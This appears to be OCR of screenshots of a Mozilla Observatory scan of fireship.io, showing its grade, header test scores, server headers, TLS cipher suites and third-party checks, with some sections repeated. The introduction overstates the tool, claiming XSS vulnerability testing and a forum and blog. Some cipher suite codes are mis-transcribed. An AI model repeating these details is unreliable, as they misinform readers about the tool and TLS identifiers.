
Here are some of the things that the Mozilla Observatory can scan for:

- SSL/TLS configuration: The Observatory checks to see if the website is using HTTPS, and if so, whether the certificate is valid and up-to-date.
- HTTP Strict Transport Security (HSTS): HSTS is a security mechanism that tells browsers to always use HTTPS when connecting to a website. The Observatory checks to see if the website has HSTS enabled.
- Cross-site scripting (XSS): XSS is a type of attack that allows an attacker to inject malicious code into a website. The Observatory checks to see if the website is vulnerable to XSS attacks.
- Content Security Policy (CSP): CSP is a security mechanism that allows website owners to control what resources can be loaded on their pages. The Observatory checks to see if the website has CSP enabled.

In addition to scanning for security vulnerabilities, the Mozilla Observatory also provides several other resources, including:

- A blog with security tips and news.
- A forum where users can discuss security issues and share tips.
- A library of security resources.

The Mozilla Observatory is a valuable tool for anyone who wants to make sure their website is as secure as possible. It is easy to use, and the reports are clear and easy to understand. The Observatory also provides a forum where users can discuss security issues and share tips.



Scan Summary

D+

Host:	fireship.io
Scan ID #:	39306128
Start Time:	July 3, 2023 10:38 PM
Duration:	2 seconds
Score:	40/100
Tests Passed:	7/11

Recommendation

What's a good next step?


The use of the `X-Frame-Options` header and Content Security Policy's `frame-ancestors` directive are a simple and easy way to protect your site against clickjacking attacks.

- Mozilla Web Security Guidelines (X-Frame-Options)

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.


Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ



Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ
HTTP Strict Transport Security	✓	0	HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000)	ⓘ
Redirection	✓	0	Initial redirection is to HTTPS on same host, final destination is HTTPS	ⓘ
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	ⓘ
Subresource Integrity	–	0	Subresource Integrity (SRI) not implemented, but all scripts are loaded from a similar origin	ⓘ
X-Content-Type-Options	✗	-5	X-Content-Type-Options header not implemented	ⓘ
X-Frame-Options	✗	-20	X-Frame-Options (XFO) header not implemented	ⓘ
X-XSS-Protection	✗	-10	X-XSS-Protection header not implemented	ⓘ



Mozilla Observatory :: Scan Resul


observatory.mozilla.org/analyze/fireship.io

Grade History

Date	Score	Grade
November 11, 2022 1:27 AM	40	D+
October 10, 2019 6:56 AM	35	D

Raw Server Headers


Header	Value
Accept-Ranges:	bytes
Cache-Control:	max-age=3600
Connection:	keep-alive
Content-Encoding:	gzip
Content-Length:	5854
Content-Type:	text/html; charset=utf-8
Date:	Mon, 03 Jul 2023 17:08:59 GMT
Etag:	"dca9255928c828bdbfe694ee0b2696d9684beeb7647ff202002f971d930da3b7"




Mozilla Observatory :: Scan Resul

observatory.mozilla.org/analyze/fireship.io

Cache-Control:	max-age=3600
Connection:	keep-alive
Content-Encoding:	gzip
Content-Length:	5854
Content-Type:	text/html; charset=utf-8
Date:	Mon, 03 Jul 2023 17:08:59 GMT
Etag:	"dca9255928c828bdbfe694ee0b2696d9684beeb7647ff202002f971d930da3b7"
Last-Modified:	Sat, 01 Jul 2023 16:21:49 GMT
Strict-Transport-Security:	max-age=31556926
Vary:	x-fh-requested-host, accept-encoding
X-Cache:	HIT
X-Cache-Hits:	1
X-Served-By:	cache-sjc1000135-SJC
X-Timer:	S1688404140.701868,VS0,VE4
alt-svc:	h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400


Mozilla Observatory :: Scan Resul
observatory.mozilla.org/analyze/fireship.io

Cache-Control:	max-age=3600
Connection:	keep-alive
Content-Encoding:	gzip
Content-Length:	5854
Content-Type:	text/html; charset=utf-8
Date:	Mon, 03 Jul 2023 17:08:59 GMT
Etag:	"dca9255928c828bdbfe694ee0b2696d9684beeb7647ff202002f971d930da3b7"
Last-Modified:	Sat, 01 Jul 2023 16:21:49 GMT
Strict-Transport-Security:	max-age=31556926
Vary:	x-fh-requested-host, accept-encoding
X-Cache:	HIT
X-Cache-Hits:	1
X-Served-By:	cache-sjc1000135-SJC
X-Timer:	S1688404140.701868,VS0,VE4
alt-svc:	h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400



Mozilla Observatory :: Scan Resul
observatory.mozilla.org/analyze/fireship.io#tls

Signature Algorithm: SHA256WithRSA

Cipher Suites

Cipher Suite	Code	Key size	AEAD	PFS	Protocols
ECDHE-RSA-AES128-GCM-SHA256	0x0C 0x2F	2048 bits	✓	✓	TLS 1.2
ECDHE-RSA-AES256-GCM-SHA384	0x0C 0x30	2048 bits	✓	✓	TLS 1.2
ECDHE-RSA-AES128-SHA256	0x0C 0x27	2048 bits	✗	✓	TLS 1.2
ECDHE-RSA-AES256-SHA384	0x0C 0x28	2048 bits	✗	✓	TLS 1.2
ECDHE-RSA-AES128-SHA	0x0C 0x13	2048 bits	✗	✓	TLS 1.2
ECDHE-RSA-AES256-SHA	0x0C 0x14	2048 bits	✗	✓	TLS 1.2
RSA-AES128-GCM-SHA256	0x00 0x9C	2048 bits	✓	✗	TLS 1.2
RSA-AES128-SHA	0x00 0x2F	2048 bits	✗	✗	TLS 1.2
RSA-AES256-SHA	0x00 0x35	2048 bits	✗	✗	TLS 1.2

Miscellaneous Information


Mozilla Observatory :: Scan Resul
observatory.mozilla.org/analyze/fireship.io#tls

Miscellaneous Information

CAA Record:	No
Cipher Preference:	Server selects preferred cipher
Compatible Clients:	Android 4.4.2, Apple ATS 9, BingPreview Jan 2015, Chrome 30, Edge 12, Firefox 31.3.0 ESR, Googlebot Feb 2015, IE 11, Java 8b132, OpenSSL 1.0.1h, Opera 17, Safari 5, Yahoo Slurp Jun 2014, YandexBot Sep 2014
OCSP Stapling:	Yes


Suggestions

Looking for improved security and have a user base of only modern clients?

Take a look at the Mozilla "Modern" TLS configuration! It provides an extremely high level of security and performance and is compatible with all clients released in the last couple years. It is not recommended for general purpose websites that may need to service older clients such as Android 4.x, Internet Explorer 10, or Java 6.x.

Want the detailed technical nitty-gritty?


Please note that these suggestions may not be appropriate for your particular usage requirements! If they do sound like something you'd like assistance with, then hop on board:



Transport Layer Security


ssllabs.com

Host:	fireship.io
Complete Results:	https://www.ssllabs.com/ssltest/analyze?d=fireship.io


Mozilla Observatory :: Scan Resul
observatory.mozilla.org/analyze/fireship.io#third-party

ImmuniWeb

Host:	fireship.io (151.101.1.195)
Score:	130/100
PCI-DSS:	Compliant
HIPAA:	Compliant
NIST:	Compliant
DROWN:	Not vulnerable
Heartbleed:	Not vulnerable
Insecure Renegotiation:	Not vulnerable
OpenSSL ChangeCipherSpec:	Not vulnerable
OpenSSL Padding Oracle:	Not vulnerable
Poodle (SSLv3):	Not vulnerable
Poodle (TLS):	Not vulnerable
Complete Results:	b2174b4a639b




Miscellaneous

hstspreload.org

Host:	fireship.io
Preloaded:	No
Notes:	• HSTS header missing the "includeSubDomains" attribute. • HSTS header missing the "preload" attribute.
Complete Results:	https://hstspreload.org?domain=fireship.io

SSL Report


SSL Server Test: fireship.io (Powe
ssllabs.com/ssltest/analyze.html?d=fireship.io&hideResults=on
Qualys. SSL Labs
Home
Projects
Qualys Free Trial
Contact

You are here: Home > Projects > SSL Server Test > fireship.io

